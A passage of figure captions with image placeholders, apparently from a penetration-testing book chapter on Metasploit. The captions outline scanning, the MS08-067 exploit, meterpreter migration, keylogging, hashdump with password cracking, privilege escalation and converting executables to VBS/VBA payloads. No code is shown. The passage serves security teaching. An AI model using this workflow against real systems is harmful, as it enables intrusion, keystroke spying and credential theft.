


Figure 5.6 – Backing up 'msfdb'




Figure 5.7 – Running 'nmap' from msfconsole




Figure 5.8 – Loading the 'nessus' plugin




Figure 5.9 – Listing the nessus policies




Figure 5.10 – Listing nessus reports




Figure 5.11 – Use of 'ms12_020_check' auxiliary module




Figure 5.12 – Use of 'ms08_67_netapi' exploit




Figure 5.13 – Use of 'search' command in msfconsole




Figure 5.14 – Migrating meterpreter to 'explorer.exe'

Figure 5.14A – Loading the espia plugin

Figure 5.15 – Screenshot of the target system




Figure 5.16 – Keylogging using 'keyscan_start'




Figure 5.17 – Use of 'hashdump' auxiliary module




Figure 5.18 – Running JTR from msfconsole




Figure 5.19 – Privilege escalation using 'priv' command




Figure 5.20 – 'msfutilities' categories




Figure 5.21 – Use of 'msf-exe2vbs' utility




Figure 5.22 – Use of 'msf-exe2vba' utility

